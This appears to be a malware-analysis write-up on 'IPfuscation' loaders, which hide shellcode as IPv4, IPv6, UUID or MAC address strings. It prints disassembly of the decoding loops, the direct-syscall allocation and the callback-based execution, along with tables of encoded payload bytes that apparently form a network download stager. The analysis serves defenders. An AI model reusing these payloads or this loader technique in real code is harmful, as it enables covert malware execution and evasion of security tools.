
```
E:\Users\PC\source\repos\HellsGate+ipv4\x64\Release\HellsGate+ipv4.pdb
```

In this variant, the IP-formatted strings are procedurally placed in local variables, rather than being looped through as seen previously.



```
mov     [rbp+6B0h+var_20], rax
lea     rax, a25272131228 ; "252.72.131.228"
mov     rsi, rcx
mov     [rsp+7B0h+IPs], rax
lea     rcx, a2017249192 ; "201.72.49.192"
lea     rax, a2402322000 ; "240.232.200.0"
mov     [rbp+6B0h+var_6F8], rcx
mov     [rsp+7B0h+var_748], rax
lea     rax, a006581    ; "0.0.65.81"
mov     [rsp+7B0h+var_740], rax
lea     rax, a65808281  ; "65.80.82.81"
mov     [rsp+7B0h+var_738], rax
lea     rax, a867249210 ; "86.72.49.210"
mov     [rbp+6B0h+var_730], rax
lea     rax, a1017213982 ; "101.72.139.82"
mov     [rbp+6B0h+var_728], rax
lea     rax, a967213982 ; "96.72.139.82"
mov     [rbp+6B0h+var_720], rax
lea     rax, a247213982 ; "24.72.139.82"
mov     [rbp+6B0h+var_718], rax
lea     rax, a3272139114 ; "32.72.139.114"
mov     [rbp+6B0h+var_710], rax
lea     rax, a807215183 ; "80.72.15.183"
mov     [rbp+6B0h+var_708], rax
lea     rax, a74747749  ; "74.74.77.49"
mov     [rbp+6B0h+var_700], rax
lea     rax, a1726097124 ; "172.60.97.124"
mov     [rbp+6B0h+var_6F0], rax
lea     rax, a2443265   ; "2.44.32.65"
mov     [rbp+6B0h+var_6E8], rax
lea     rax, a1932011365 ; "193.201.13.65"
mov     [rbp+6B0h+var_6E0], rax
lea     rax, a1193226237 ; "1.193.226.237"
mov     [rbp+6B0h+var_6D8], rax
lea     rax, a82658172  ; "82.65.81.72"
mov     [rbp+6B0h+var_6D0], rax
lea     rax, a1398232139 ; "139.82.32.139"
mov     [rbp+6B0h+var_6C8], rax
lea     rax, a6660721   ; "66.60.72.1"
```

Once all the IP strings have been defined within the scope of this function, memory is allocated with `NtAllocateVirtualMemory` via a direct SYSCALL, and the deobfuscation loop commences.




```
lea     rax, a46505346  ; "46.50.53.46"
mov     [rbp+6B0h+var_70], rax
lea     rax, a505500    ; "50.55.0.0"
mov     [rbp+6B0h+var_68], rax
lea     rax, a0010      ; "0.0.1.0"
mov     [rbp+6B0h+var_60], rax
mov     [rbp+6B0h+Addr], r14
mov     [rbp+6B0h+var_30], 100000h
call    set_g_SYSCALL_code
lea     r9, [rbp+6B0h+var_30]
mov     dword ptr [rsp+7B0h+var_788], 4
xor     r8d, r8d
mov     dword ptr [rsp+7B0h+var_790], 1000h
lea     rdx, [rbp+6B0h+Addr]
lea     rcx, [r14-1]
call    wrapper_SYSCALL ; 0x18 == NtAllocateVirtualMemory
mov     rdi, [rbp+6B0h+Addr]
lea     rax, unk_140003250
mov     [rbp+6B0h+Terminator], rax
mov     ebx, r14d
nop     dword ptr [rax+00h]
nop     dword ptr [rax+rax+00000000h]
```

```
loc_140001F80:          ; S
mov     rcx, [rsp+rbx*8+7B0h+IPs]
lea     r8, [rbp+6B0h+Terminator] ; Terminator
mov     r9, rdi         ; Addr
xor     edx, edx        ; Strict
call    cs:RtlIpv4StringToAddressA
cmp     eax, 0C000000Dh
jz      loc_140002077
```

```
add     rdi, 4
inc     rbx
cmp     rbx, 0DFh ; 'ß'
jl      short loc_140001F80
```

Following the loop, a few SYSCALLs are made to pass control flow to the deobfuscated shellcode.



```
movzx   ecx, word ptr [rsi+28h]
mov     [rbp+6B0h+var_38], r14d
call    set_global
lea     rax, [rbp+6B0h+var_38]
mov     r9d, 20h ; ' '
lea     r8, [rbp+6B0h+var_30]
mov     [rsp+7B0h+var_790], rax
lea     rdx, [rbp+6B0h+Addr]
mov     rcx, 0FFFFFFFFFFFFFFFFh
call    wrapper_SYSCALL ; 0x50 == NtProtectVirtualMemory
movzx   ecx, word ptr [rsi+40h]
mov     [rbp+6B0h+ffff], 0FFFFFFFFFFFFFFFFh
call    set_global
mov     rax, [rbp+6B0h+Addr]
lea     rcx, [rbp+6B0h+ffff]
mov     [rsp+7B0h+var_760], r14
mov     r9, 0FFFFFFFFFFFFFFFFh
mov     [rsp+7B0h+var_768], r14
xor     r8d, r8d
mov     [rsp+7B0h+var_770], r14
mov     edx, 1FFFFFh
mov     [rsp+7B0h+var_778], r14
mov     [rsp+7B0h+var_780], r14
mov     [rsp+7B0h+var_788], r14
mov     [rsp+7B0h+var_790], rax
call    wrapper_SYSCALL ; 0xBA == NtCreateThread ???
movzx   ecx, word ptr [rsi+58h]
mov     [rbp+6B0h+var_28], 0FFFFFFFFC4653600h
call    set_global
mov     rcx, [rbp+6B0h+ffff]
lea     r8, [rbp+6B0h+var_28]
xor     edx, edx
call    wrapper_SYSCALL ; 0x4 == NtWaitForSingleObject
mov     eax, 1
jmp     short loc_140002085
```

```
loc_140002077:
lea     rcx, Format     ; "ERROR!"
call    _printf_p
xor     eax, eax
```


IPfuscation Variants

Among the discovered variants were three additional obfuscation methods using techniques very similar to IPfuscation. Rather than using IPv4 addresses, the following were also found being used to hide the payload:

- IPfuscation – IPv6 addresses
- UUIDfuscation – UUIDs & base64 encoded UUIDs

- MACfuscation – MAC addresses


Here we can see the original IPfuscated sample versus the UUID variant being translated via `UuidFromStringA`.



```
jge     short loc_1400119F3

movsxd  rax, [rbp+190h+counter]
lea     rcx, off_14001D000 ; "252.72.131.228"
mov     r9, [rbp+190h+Addr] ; Addr
lea     r8, [rbp+190h+Terminator] ; Terminator
xor     edx, edx        ; Strict
mov     rcx, [rcx+rax*8] ; S
call    cs:RtlIpv4StringToAddressA
cmp     eax, 0C000000Dh
jnz     short loc_1400119E5

lea     rcx, aError     ; "ERROR!"
```

```
mov     [rbp+2A0h+var_1AC], 1
mov     [rbp+2A0h+var_18C], 0
movsxd  rax, [rbp+2A0h+var_14C]
lea     rcx, off_140009000 ; "e48348fc-e8f0-00c8-0000-415141505251"
lea     rdx, [rbp+2A0h+Uuid] ; Uuid
mov     rcx, [rcx+rax*8] ; StringUuid
call    cs:UuidFromStringA
mov     [rbp+2A0h+var_26C], al
lea     rdx, [rbp+2A0h+StringUuid] ; StringUuid
lea     rcx, [rbp+2A0h+Uuid] ; Uuid
call    cs:UuidToStringW
mov     [rbp+2A0h+var_12C], eax
mov     [rbp+2A0h+var_10C], 0
jmp     short loc_14000138E
```

The UUID variant stores the obfuscated payload in the same manner as IPfuscated samples.




```
off_14001D000   dq offset a25272131228  ; DATA XREF: sub_140011900+B0↑o
                                        ; "252.72.131.228"
                dq offset a2402322000   ; "240.232.200.0"
                dq offset a006581       ; "0.0.65.81"
                dq offset a65808281     ; "65.80.82.81"
                dq offset a867249210    ; "86.72.49.210"
                dq offset a1017213982   ; "101.72.139.82"
                dq offset a967213982    ; "96.72.139.82"
                dq offset a247213982    ; "24.72.139.82"
                dq offset a3272139114   ; "32.72.139.114"
                dq offset a807215183    ; "80.72.15.183"
                dq offset a74747749     ; "74.74.77.49"
                dq offset a2017249192   ; "201.72.49.192"
                dq offset a1726097124   ; "172.60.97.124"
                dq offset a2443265      ; "2.44.32.65"
                dq offset a1932011365   ; "193.201.13.65"
                dq offset a1193226237   ; "1.193.226.237"
                dq offset a82658172     ; "82.65.81.72"
                dq offset a1398232139   ; "139.82.32.139"
                dq offset a6660721      ; "66.60.72.1"
                dq offset a208102129120 ; "208.102.129.120"
                dq offset a24112117     ; "24.11.2.117"
                dq offset a114139128136 ; "114.139.128.136"
                dq offset a00072        ; "0.0.0.72"
                dq offset a133192116103 ; "133.192.116.103"
                dq offset a72120880     ; "72.1.208.80"
                dq offset a139722468    ; "139.72.24.68"
                dq offset a139643273    ; "139.64.32.73"
                dq offset a120822786    ; "1.208.227.86"
                dq offset a7225520165   ; "72.255.201.65"
                dq offset a1395213672   ; "139.52.136.72"
                dq offset a12147749     ; "1.214.77.49"
                dq offset a2017249192   ; "201.72.49.192"
                dq offset a17265193201  ; "172.65.193.201"
                dq offset a13651193     ; "13.65.1.193"
```

```
                              ; DATA XREF: sub_140001240+105↑o
                              ; "e48348fc-e8f0-00c8-0000-415141505251"
dq offset aD2314856486552 ; "d2314856-4865-528b-6048-8b5218488b52"
dq offset a728b48204850B7 ; "728b4820-4850-b70f-4a4a-4d31c94831c0"
dq offset a7c613cac2c0241 ; "7c613cac-2c02-4120-c1c9-0d4101c1e2ed"
dq offset a48514152528b8b ; "48514152-528b-8b20-423c-4801d0668178"
dq offset a75020b188b7288 ; "75020b18-8b72-8880-0000-004885c07467"
dq offset a50d00148488b44 ; "50d00148-488b-4418-8b40-204901d0e356"
dq offset a41c9ff48348b48 ; "41c9ff48-348b-4888-01d6-4d31c94831c0"
dq offset aC9c141ac410dC1 ; "c9c141ac-410d-c101-38e0-75f14c034c24"
dq offset aD1394508D87544 ; "d1394508-d875-4458-8b40-244901d06641"
dq offset a44480c8b408b49 ; "44480c8b-408b-491c-01d0-418b04884801"
dq offset a415841d05e585a ; "415841d0-5e58-5a59-4158-4159415a4883"
dq offset a524120ecE0ff41 ; "524120ec-e0ff-4158-595a-488b12e94fff"
dq offset a6a5dffff490077 ; "6a5dffff-4900-77be-696e-696e65740041"
dq offset aE6894956894c41 ; "e6894956-894c-41f1-ba4c-772607ffd548"
dq offset a3148c9314dd2C0 ; "3148c931-4dd2-c031-4d31-c94150415041"
dq offset a79563abaFfa7Eb ; "79563aba-ffa7-ebd5-735a-4889c141b86a"
dq offset a4d0000eaC93151 ; "4d0000ea-c931-5141-4151-6a03415141ba"
dq offset aC69f8957D5ff59 ; "c69f8957-d5ff-59eb-5b48-89c14831d249"
dq offset a314dd88952c900 ; "314dd889-52c9-0068-0240-84525241baeb"
dq offset aFf3b2e5548d5C6 ; "ff3b2e55-48d5-c689-4883-c3506a0a5f48"
dq offset a8948f18949daC0 ; "8948f189-49da-c0c7-ffff-ffff4d31c952"
dq offset a2dba41521806Ff ; "2dba4152-1806-ff7b-d585-c00f859d0100"
dq offset aCfff4800840f01 ; "cfff4800-840f-018c-0000-ebd3e9e40100"
dq offset aFfa2e800Ffff62 ; "ffa2e800-ffff-622f-7554-32000f79c332"
dq offset a877f9cac47407e ; "877f9cac-4740-7ed3-fd7d-47cccb2f6a7c"
dq offset aA06ed92925e275 ; "a06ed929-25e2-759e-480a-e89dac135ebd"
dq offset aC1cc5b7670e55d ; "c1cc5b76-70e5-5d20-e7e8-8b3f93ba2173"
dq offset aC0c3b46fF0775d ; "c0c3b46f-f077-5df9-c1b5-1c9dc20b0374"
dq offset a95612f6e005273 ; "95612f6e-0052-7355-6572-2d4167656e74"
dq offset a6f4d203a697a6c ; "6f4d203a-697a-6c6c-612f-352e30202863"
dq offset a61706d6f69746c ; "61706d6f-6974-6c62-653b-204d53494520"
dq offset a3b302e3957206e ; "3b302e39-5720-6e69-646f-7773204e5420"
dq offset a3b312e36572057 ; "3b312e36-5720-574f-3634-3b2054726964"
dq offset a2f746e652e3529 ; "2f746e65-2e35-2930-0d0a-001a13b753b6"
```


The MAC address variant translates the shellcode via `RtlEthernetStringToAdressA` and then uses a callback function, a parameter to `EnumWindows`, to pass control flow to the shellcode. Again, the

MAC addresses forming the payload are stored the same as with previous variants.



```
off_14001D000    dq offset aFc4883E4F0E8 ; DATA XREF: sub_140011910+B0↑o
                                         ; "FC-48-83-E4-F0-E8"
                 dq offset aC80000004151 ; "C8-00-00-00-41-51"
                 dq offset a415052515648 ; "41-50-52-51-56-48"
                 dq offset a31D265488b52 ; "31-D2-65-48-8B-52"
                 dq offset a60488b521848 ; "60-48-8B-52-18-48"
                 dq offset a8b5220488b72 ; "8B-52-20-48-8B-72"
                 dq offset a50480fB74a4a ; "50-48-0F-B7-4A-4A"
                 dq offset a4d31C94831C0 ; "4D-31-C9-48-31-C0"
                 dq offset aAc3c617c022c ; "AC-3C-61-7C-02-2C"
                 dq offset a2041C1C90d41 ; "20-41-C1-C9-0D-41"
                 dq offset a01C1E2Ed5241 ; "01-C1-E2-ED-52-41"
                 dq offset a51488b52208b ; "51-48-8B-52-20-8B"
                 dq offset a423c4801D066 ; "42-3C-48-01-D0-66"
                 dq offset a8178180b0275 ; "81-78-18-0B-02-75"
                 dq offset a728b80880000 ; "72-8B-80-88-00-00"
                 dq offset a004885C07467 ; "00-48-85-C0-74-67"
                 dq offset a4801D0508b48 ; "48-01-D0-50-8B-48"
                 dq offset a18448b402049 ; "18-44-8B-40-20-49"
                 dq offset a01D0E35648Ff ; "01-D0-E3-56-48-FF"
                 dq offset aC9418b348848 ; "C9-41-8B-34-88-48"
                 dq offset a01D64d31C948 ; "01-D6-4D-31-C9-48"
                 dq offset a31C0Ac41C1C9 ; "31-C0-AC-41-C1-C9"
                 dq offset a0d4101C138E0 ; "0D-41-01-C1-38-E0"
```

The IPv6 variants operate almost identically to the original IPfuscated sample. The only difference is that IPv6-style address are used, and `RtlIpv6StringToAddressA` is called to translate the string to binary data.



```
jmp     short loc_1400119AE
```

```
loc_1400119AE:
mov     eax, [rbp+190h+var_12C]
cmp     [rbp+190h+var_EC], eax
jge     short loc_140011A01
```

```
movsxd  rax, [rbp+190h+var_EC]
lea     rcx, off_14001D000 ; "fc48:83e4:f0e8:c800:0:4151:4150:5251"
mov     r8, [rbp+190h+Addr] ; Addr
lea     rdx, [rbp+190h+Terminator] ; Terminator
mov     rcx, [rcx+rax*8] ; S
call    cs:RtlIpv6StringToAddressA
cmp     eax, 0C000000Dh
jnz     short loc_1400119F3
```


```
loc_1400119F3:
mov     rax, [rbp+190h+Addr]
add     rax, 10h
mov     [rbp+190h+Addr], rax
jmp     short loc_1400119A0
```

```
lea     rcx, aError     ; "ERROR!"
call    sub_14001119F
xor     eax, eax
jmp     short loc_140011A12
```

```
loc_140011A01:          ; lParam
xor     r8d, r8d
xor     edx, edx        ; dwFlags
mov     rcx, [rbp+190h+lpUILanguageEnumProc] ; lpUILanguageEnumProc
call    cs:EnumUILanguagesA
xor     eax, eax
```

